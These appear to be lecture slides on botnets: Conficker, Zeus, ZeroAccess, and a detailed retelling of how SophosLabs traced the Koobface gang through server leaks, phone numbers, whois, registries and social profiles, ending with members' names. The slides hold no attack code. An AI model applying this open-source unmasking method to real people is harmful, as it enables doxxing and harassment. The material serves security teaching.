- ◆ Conficker.B uses MD-6 hash algorithm
- ◆ Developed by Ron Rivest at MIT, this algorithm was released in October 2008
 - At most a few weeks before Conficker.B's appearance
- ◆ Original MD-6 implementation contained a buffer overflow... patched in February 2009
 - Conficker.B implementations contain the same overflow
- ◆ In Conficker.C (first observed on March 5, 2009), the overflow is patched
 - Somebody is paying attention!

Conficker.C Logic

<http://mtc.sri.com/Conficker/>



Conficker.E (April 2009)

- ◆ Updates old versions of Conficker
- ◆ Downloads a spambot trojan (Waledac) and a fake antivirus ("Spy Protect 2009")
- ◆ Self-removes on May 3, 2009, leaves copy of Conficker.D

End of the Conficker story?

Conficker Summary

- ◆ Massive platform for distributing arbitrary binaries
 - Spam? Fraud? Denial of service? Cyber-warfare?
 - So far used only to install run-of-the-mill spambots and distribute fake security software
- ◆ Dynamic command-and-control mechanism, difficult to block
- ◆ Evolving through upgrades, increasingly sophisticated communication and self-organization

Zeus: Crimeware for Sale

- ◆ Bot kits widely available for sale - for example, Zeus kits sell for between \$700 and \$15000
 - Target: login credentials for financial institutions
- ◆ Multiple Zeus-based botnets
 - 13 million infections worldwide, 3 million in the US; 90% of Fortune 500 companies infected
- ◆ On March 19, 2012, Microsoft and partners filed takedown notices against 39 “John Does” responsible for Zeus infections
 - See <http://www.zeuslegalnotice.com/> for examples of malicious code and the results of binary analysis

ZeroAccess Botnet

<http://www.symantec.com/connect/blogs/grappling-zeroaccess-botnet>

- ◆ Peer-to-peer structure, no central C&C server
- ◆ 1.9 million infected machines as of August 2013
- ◆ Used for click fraud
 - Trojan downloads ads and “clicks” on them to scam per-pay-click affiliate schemes
- ◆ Used for **bitcoin mining**
 - According to Symantec, one compromised machine yields 41 US cents a year...
- ◆ Botnet partially “sinkholed” by Symantec
 - Sinkhole = redirect bots’ C&C traffic



Who is Behind the Botnets?

◆ Case study: **Koobface** gang




- ◆ Responsible for the 2008-09 Facebook worm
 - Messages Facebook friends of infected users, tricks them into visiting a site with a malicious “Flash update”
- ◆ Made at least \$2 million a year from fake antivirus sales, spam ads, etc.
- ◆ De-anonymized by SophosLabs

KoobFace Deanonymization (1)

<http://nakedsecurity.sophos.com/koobface/>

- ◆ One of the command-and-control servers had a configuration mistake, any visitor can view all requests, revealing file and directory names
 - `mod_status` enabled by mistake
- ◆ `last.tar.bz2` file contained daily C&C software backup, including a PHP script for sending daily revenue statistics to five Russian mobile numbers




```
<?
$phones = array(
    // phone => array(Sun, Mon, .., Sat)
    '+7911 22' => array('1100', '1000', '1000', '1000',
// '+7921 31' => array('1200', '1200', '1200', '1200',
    '+7921 99' => array('1000', '0900', '0900', '0900',
    '+7921 90' => array('1300', '0930', '0930', '0930',
    '+7911 68' => array('1100', '1000', '1000', '1000',
);
```



KoobFace Deanonimization (2)

<http://nakedsecurity.sophos.com/koobface/>

- ◆ Search for the phone numbers found Russian online ads for a BMW car and Sphynx kittens




- ◆ Search for username "krotreal" found profiles in various social sites – with photos!



KoobFace Deanonimization (3)

<http://nakedsecurity.sophos.com/koobface/>

- ◆ One of the social-network profiles references an adult Russian website belonging to “Krotreal”



- ◆ “Whois” for the website lists full name of the owner, with a St. Petersburg phone number and another email (Krotreal@mobsoft.com)

KoobFace Deanonimization (4)

<http://nakedsecurity.sophos.com/koobface/>

- ◆ Krotreal profile on vkontakte.ru (“Russian Facebook”) is restricted...
- ◆ ... but he posted links to photos on Twitter, thus making photos publicly available



- ◆ Reveals social relations

KoobFace Deanonimization (5)

<http://nakedsecurity.sophos.com/koobface/>



Hosted on the Koobface
"mothership" server

- ◆ Czech government maintains an online portal providing easy access to company details
 - Includes registered address, shareholders, owners, their dates of birth and passport ID numbers

KoobFace Deanonymization (6)

<http://nakedsecurity.sophos.com/koobface/>

- ◆ Search for MobSoft on Russian Federal Tax Server reveals nothing, but search for МобСофт reveals owner's name and also a job ad:

вакансия : HTML верстальщик, PHP программист

зарплата: **700-1100**

HTML верстальщик, PHP программист

Раздел: Компьютерные спец
Город: **Санкт-Петербург**
Метро: ---
Образование: | Опыт работы
Занятость: **постоянная работа**

Должностные обязанности:
HTML верстка, программы

Требования к кандидату:
Знание HTML, CSS, PHP, J

Информация предоставлена

Компания: MobSoft Russia
Контактное лицо: Александр
E-mail:
Телефон: **+7(921) 31**

26.11.2007 17:33
#2883758

Same phone number as in the statistics script on the Koobface C&C server

```
<?
$phones = array(
// phone => array(Sun, Mon, ..
'+7911 72' => array('1100'
// +7921 31' => array('1200'
'+7921 99' => array('1300'
'+7921 90' => array('1300'
'+7911 68' => array('1100'
);
```

B КОНТАКТЕ

Alexandr

Alexandr

College / University: Information Systems and
Department: Information Systems and
Major: Information and network
and systems) 53 (42)

Alexandr has restricted access to his page.

Send Alexandr a Gift

- ◆ Contact person found on social sites

KoobFace Deanonimization (7)

<http://nakedsecurity.sophos.com/koobface/>

◆ The co-owner of one of the Mobsoft entities did not restrict her social profile



◆ Reveals faces, usernames, relationships between gang members

- Hanging out, holidays in Monte Carlo, Bali, Turkey



→ One photo shows Svyatoslav P. participating in a porn webmaster convention in Cyprus



← "FUBAR webmaster" website has archive photo sets from various porn industry events

→ Username on the badge!

KoobFace Deanonimization (8)

<http://nakedsecurity.sophos.com/koobface/>

- ◆ One of the members linked to an old St. Petersburg porn-webmaster "club"



- Website contains picture section called "Ded Mazai", same username as found on ICQ profile of member
- ◆ Social profile of "Ded Mazai" reveals a photo of all gang members together at a fishing event



The Koobface Gang

- ◆ Антон Коротченко
 - “KrotReal”
- ◆ Станислав Авдейко
 - “LeDed”
- ◆ Святослав Полищук
 - “PsViat”, “PsycoMan”
- ◆ Роман Котурбач
 - “PoMuc”
- ◆ Александр Колтышев
 - “Floppy”

